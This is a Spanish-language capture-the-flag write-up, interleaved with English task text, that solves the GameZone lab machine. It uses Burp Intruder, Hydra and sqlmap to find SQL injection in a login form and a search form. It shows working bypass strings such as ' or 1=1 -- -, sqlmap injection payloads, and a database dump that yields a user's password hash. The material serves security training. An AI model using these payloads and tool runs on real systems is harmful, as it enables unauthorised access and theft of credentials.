
Buscamos en Google lens por la imagen y encontramos el resultado HITMAN: Agente 47.





Continuamos entonces al segundo task.

Nos dice que, en esta tarea, comprenderá más sobre SQL (lenguaje de consulta estructurado) y cómo puede manipular potencialmente las consultas para comunicarse con la base de datos.




SQL es un lenguaje estándar para almacenar, editar y recuperar datos en bases de datos.

En nuestra máquina GameZone, cuando intente iniciar sesión, tomará los valores ingresados de su nombre de usuario y contraseña, luego los insertará directamente en la consulta anterior. Si la consulta encuentra datos, se le permitirá iniciar sesión; de lo contrario, se mostrará un mensaje de error.


Navegamos un poco haciendo fuzzing, pero nos encuentra solo una ruta que ya reccorimos.

```
┌──(root㉿kali)-[/home/kali/Downloads]
└─# gobuster dir -u http://10.10.60.230 -w /usr/share/wordlists/dirbuster/directory-list-2.3-medium.txt
===============================================================
Starting gobuster in directory enumeration mode
===============================================================
/images               (Status: 301) [Size: 311] [--> http://10.10.45.68/images/]
```


Pasamos entonces a utilizar Burpsuite.




Mandamos la petición de intento de ingreso.




Mandamos la petición con clic derecho al Intruder/Repeater.




Agregamos el payload al usuario.




Descargamos nuestro diccionario a pasar que realice nuestro ataque.
https://github.com/danielmiessler/SecLists/blob/master/Fuzzing/SQLi/Generic-SQLi.txt
https://github.com/danielmiessler/SecLists/blob/master/Fuzzing/SQLi/quick-SQLi.txt



Colocamos entonces nuestro diccionario. Clic dentro de PAYLOAD en load y buscamos el archivo descargado.




Listo todo lanzamos el Sniper Attack.



Vemos entre las 3 opciones las correctas que verifican son las siguientes.

Otra forma es copiando la solicitud y la ponemos en un archivo al que llamaremos “request”.



Utilizamos sqlmap.

El comando sqlmap -r request—batch se utiliza para ejecutar una prueba automatizada de inyección SQL en un sitio web, usando un archivo de solicitud HTTP (request) como input.

La opción—batch hace que sqlmap ejecute automáticamente las acciones sin necesidad de interacción por parte del usuario.

```
┌──(root㉿kali)-[/home/kali/Downloads]
└─# sqlmap -r request --batch
        ___
       __H__
 ___ ___[.]_____ ___ ___  {1.8.9#stable}
|_ -| . [.]     | .'| . |
|___|_  [.]_|_|_|__,|  _|
      |_|V...       |_|   https://sqlmap.org
```

```
[18:33:32] [INFO] testing if POST parameter 'username' is dynamic
[18:33:38] [WARNING] POST parameter 'username' does not appear to be dynamic
[18:33:43] [WARNING] heuristic (basic) test shows that POST parameter 'username' might not be injectable
[18:33:48] [INFO] testing for SQL injection on POST parameter 'username'
```

```
[18:37:49] [INFO] POST parameter 'username' appears to be 'MySQL >= 5.0.12 AND time-based blind (query SLEEP)' injectable
it looks like the back-end DBMS is 'MySQL'. Do you want to skip test payloads specific for other DBMSes? [Y/n] Y
for the remaining tests, do you want to include all tests for 'MySQL' extending provided level (1) and risk (1) values? [Y/n] Y
```

```
[18:39:47] [INFO] checking if the injection point on POST parameter 'username' is a false positive
POST parameter 'username' is vulnerable. Do you want to keep testing the others (if any)? [y/N] N
sqlmap identified the following injection point(s) with a total of 72 HTTP(s) requests:
---
Parameter: username (POST)
    Type: time-based blind
    Title: MySQL >= 5.0.12 AND time-based blind (query SLEEP)
    Payload: username=admin' AND (SELECT 5630 FROM (SELECT(SLEEP(5)))rfQO) AND 'XCOv'='XCOv&password=123456&x=18&y=9
---
[18:40:40] [INFO] the back-end DBMS is MySQL
[18:40:40] [WARNING] it is very important to not stress the network connection during usage of time-based payloads to pr
sruptions
web server operating system: Linux Ubuntu 16.10 or 16.04 (yakkety or xenial)
web application technology: Apache 2.4.18
back-end DBMS: MySQL >= 5.0.12
[18:41:07] [INFO] fetched data logged to text files under '/root/.local/share/sqlmap/output/10.10.45.68'
```

Vemos que es vulnerable el username. Combinamos entonces las dos herramientas Burpsuite/sqlmap. Pero antes utilizaremos otra herramienta de fuerza bruta llamada HYDRA.

Utilizamos esta parte de la petición y la reconvertimos para que pase nuestro diccionario.

```
username=admin&password=123456&x=25&y=9
```


```
Incorrect login
<!DOCTYPE html PUBLIC "-//W3C//DTD XHTML 1.0 Strict//EN" "http://www.w3.org/TR/xhtml1/DTD/xhtml1-strict.dtd">
<html xmlns="http://www.w3.org/1999/xhtml">
```

Vemos cuando es incorrecto el acceso que tenemos dicha frase “Incorrect login”. Utiliza HYDRA. Entonces para el usuario pasa la lista sql y luego colocamos cualquier password, por ultimo http-post-form crea la petición de tipo POST

```
"/index.php:username=^USER^&password=^PASS^&x=25&y=9:Incorrect login" -f
```

```
hydra -L quick-SQLi.txt -p nada 10.10.60.230 http-post-form
"/index.php:username=^USER^&password=^PASS^&x=25&y=9:Incorrect login" -f
```

Lanzamos el ataque.

```
┌──(root㉿kali)-[/home/kali/Downloads]
└─# hydra -L quick-SQLi.txt -p nada 10.10.60.230 http-post-form "/index.php:username=^USER^&password=^PASS^&x=25&y=9:Incorrect login" -f
```

```
Hydra v9.5 (c) 2023 by van Hauser/THC & David Maciejak - Please do not use in military or
poses (this is non-binding, these *** ignore laws and ethics anyway).

Hydra (https://github.com/vanhauser-thc/thc-hydra) starting at 2024-11-18 19:03:37
[DATA] max 16 tasks per 1 server, overall 16 tasks, 77 login tries (l:77/p:1), ~5 tries pe
[DATA] attacking http-post-form://10.10.45.68:80/index.php:username=^USER^&password=^PASS^
[80][http-post-form] host: 10.10.45.68   login: admin' or '1'='1'#   password: nada
[STATUS] attack finished for 10.10.45.68 (valid pair found)
```

```
[DATA] attacking http-post-form://10.10.45.68:80/index.php:username=^USER^&password=^
[80][http-post-form] host: 10.10.45.68   login: admin' or '1'='1'#   password: nada
[STATUS] attack finished for 10.10.45.68 (valid pair found)
```

Lets use what we've learnt above, to manipulate the query and login without any legitimate credentials.

If we have our username as admin and our password as: **' or 1=1 -- -** it will insert this into the query and authenticate our session.


The SQL query that now gets executed on the web server is as follows:

SELECT * FROM users WHERE username = admin AND password := ' or 1=1 -- -

The extra SQL we inputted as our password has changed the above query to break the initial query and proceed (with the admin user) if 1==1, then comment the rest of the query to stop it breaking.

No answer needed ✓ Correct Answer

Usemos lo que hemos aprendido anteriormente para manipular la consulta e iniciar sesión sin ninguna credencial legítima.



Si tenemos nuestro nombre de usuario como administrador y nuestra contraseña como: ‘ or 1=1 -- - lo insertará en la consulta y autenticará nuestra sesión.

La consulta SQL que ahora se ejecuta en el servidor web es la siguiente:

SELECCIONE * DE los usuarios DONDE nombre de usuario = administrador Y contraseña := ‘ or 1=1 -- -

El SQL adicional que ingresamos como nuestra contraseña cambió la consulta anterior para romper la consulta inicial y continuar (con el usuario administrador) si 1==1, luego comentar el resto de la consulta para evitar que se rompa.


> GameZone doesn't have an admin user in the database, however you can still login without knowing any credentials using the inputted password data we used in the previous question.
>
> Use **' or 1=1 -- -** as your username and leave the password blank.
>
> When you've logged in, what page do you get redirected to?

GameZone no tiene un usuario administrador en la base de datos; sin embargo, aún puedes iniciar sesión sin conocer ninguna credencial utilizando los datos de contraseña ingresados que usamos en la pregunta anterior.


Utilice ‘ or 1=1 -- - como nombre de usuario y deje la contraseña en blanco.

Cuando inicias sesión, ¿a qué página te redirigen?

Nos redirige al siguiente portal.



No cargamos nada apretamos search y vemos que nos devuelve información, por lo que debe estar corriendo una base de datos.



De manera automatizada copiamos la solicitud y la ponemos en un archivo en nuestro caso se llamara request2.

```
┌──(root㉿kali)-[/home/kali/Downloads]
└─# nano request2
```

```
 GNU nano 8.2                                                request2 *
POST /portal.php HTTP/1.1
Host: 10.10.60.230
User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:128.0) Gecko/20100101 Firefox/128.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/png,image/svg+xml,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate, br
Content-Type: application/x-www-form-urlencoded
Content-Length: 14
Origin: http://10.10.60.230
Connection: keep-alive
Referer: http://10.10.60.230/portal.php
Cookie: PHPSESSID=0mqpfi6af0ird2489ke5ooudh5
Upgrade-Insecure-Requests: 1
Priority: u=0, i

searchitem=aaa
```

```
┌──(root㉿kali)-[/home/kali/Downloads]
└─# sqlmap -r request2 --batch
```

```
[12:53:22] [INFO] testing connection to the target URL
sqlmap resumed the following injection point(s) from stored session:
---
Parameter: searchitem (POST)
    Type: boolean-based blind
    Title: OR boolean-based blind - WHERE or HAVING clause (MySQL comment)
    Payload: searchitem=-7205' OR 5569=5569#

    Type: error-based
    Title: MySQL ≥ 5.6 AND error-based - WHERE, HAVING, ORDER BY or GROUP BY clause (GTID_SUBSET)
    Payload: searchitem=aaa' AND GTID_SUBSET(CONCAT(0x717a706b71,(SELECT (ELT(8064=8064,1))),0x7162716271),8064)-- llyN

    Type: time-based blind
    Title: MySQL ≥ 5.0.12 AND time-based blind (query SLEEP)
    Payload: searchitem=aaa' AND (SELECT 2469 FROM (SELECT(SLEEP(5)))mWNB)-- HwiF

    Type: UNION query
    Title: MySQL UNION query (NULL) - 3 columns
    Payload: searchitem=aaa' UNION ALL SELECT NULL,NULL,CONCAT(0x717a706b71,0x69526d6345527067535468 4f6e4a78537166584f455a4b73584d69766352
6f416764674f776e5a78,0x7162716271)#

[12:53:23] [INFO] the back-end DBMS is MySQL
web server operating system: Linux Ubuntu 16.04 or 16.10 (xenial or yakkety)
web application technology: Apache 2.4.18
back-end DBMS: MySQL ≥ 5.6
[12:53:23] [INFO] fetched data logged to text files under '/root/.local/share/sqlmap/output/10.10.60.230'
```

Vemos el metodo union como tambien blind y booleano. Ya cargado podemos encontrar nuestra base de datos.

```
┌──(root㉿kali)-[/home/kali/Downloads]
└─# sqlmap -r request2 --batch --dbs
```

```
[12:56:39] [INFO] the back-end DBMS is MySQL
web server operating system: Linux Ubuntu 16.10 or 16.04 (yakkety or xenial)
web application technology: Apache 2.4.18
back-end DBMS: MySQL ≥ 5.6
[12:56:39] [INFO] fetching database names
available databases [5]:
[*] db
[*] information_schema
[*] mysql
[*] performance_schema
[*] sys
```

Sabemos que tenemos la base de datos db cargamos las tablas.

```
┌──(root㉿kali)-[/home/kali/Downloads]
└─# sqlmap -r request2 --batch -D db --tables
```

```
[12:58:46] [INFO] fetching tables for database: 'db'
Database: db
[2 tables]
+-------+
| post  |
| users |
+-------+
```

Vamos a ver sus columnas.

```
┌──(root㉿kali)-[/home/kali/Downloads]
└─# sqlmap -r request2 --batch -D db -T users --columns
[13:00:09] [INFO] fetching columns for table 'users' in database 'db'
Database: db
Table: users
[2 columns]
+----------+------+
| Column   | Type |
+----------+------+
| pwd      | text |
| username | text |
+----------+------+
```


Pasamos a la resolucion final.

```
┌──(root㉿kali)-[/home/kali/Downloads]
└─# sqlmap -r request2 --batch -D db -T users --dump
[13:01:25] [WARNING] no clear password(s) found
Database: db
Table: users
[1 entry]
+----------------------------------------------------------------------+----------+
| pwd                                                                  | username |
+----------------------------------------------------------------------+----------+
| ab5db915fc9cea6c78df88106c6500c57f2b52901ca6c0c6218f04122c3efd14 | agent47  |
+----------------------------------------------------------------------+----------+
[13:01:25] [INFO] table 'db.users' dumped to CSV file '/root/.local/share/sqlmap/output/10.10.60.230/dump/db/users.csv'
[13:01:25] [INFO] fetched data logged to text files under '/root/.local/share/sqlmap/output/10.10.60.230'
```

Obtenemos un hash.

ab5db915fc9cea6c78df88106c6500c57f2b52901ca6c0c6218f04122c3efd14


Por lo tanto procedemos a ver la petición con burpsuite.



Vemos entonces nuestra petición y la mandamos al Repeater/Intruder.


La idea es usar el buscador para poder encontrar información sobre la base de datos y asi mismo del sistema.

Se puede realizar automáticamente a travez de sqlmap o de manera manual intercambiando comando en burpsuite por medio de peticiones.

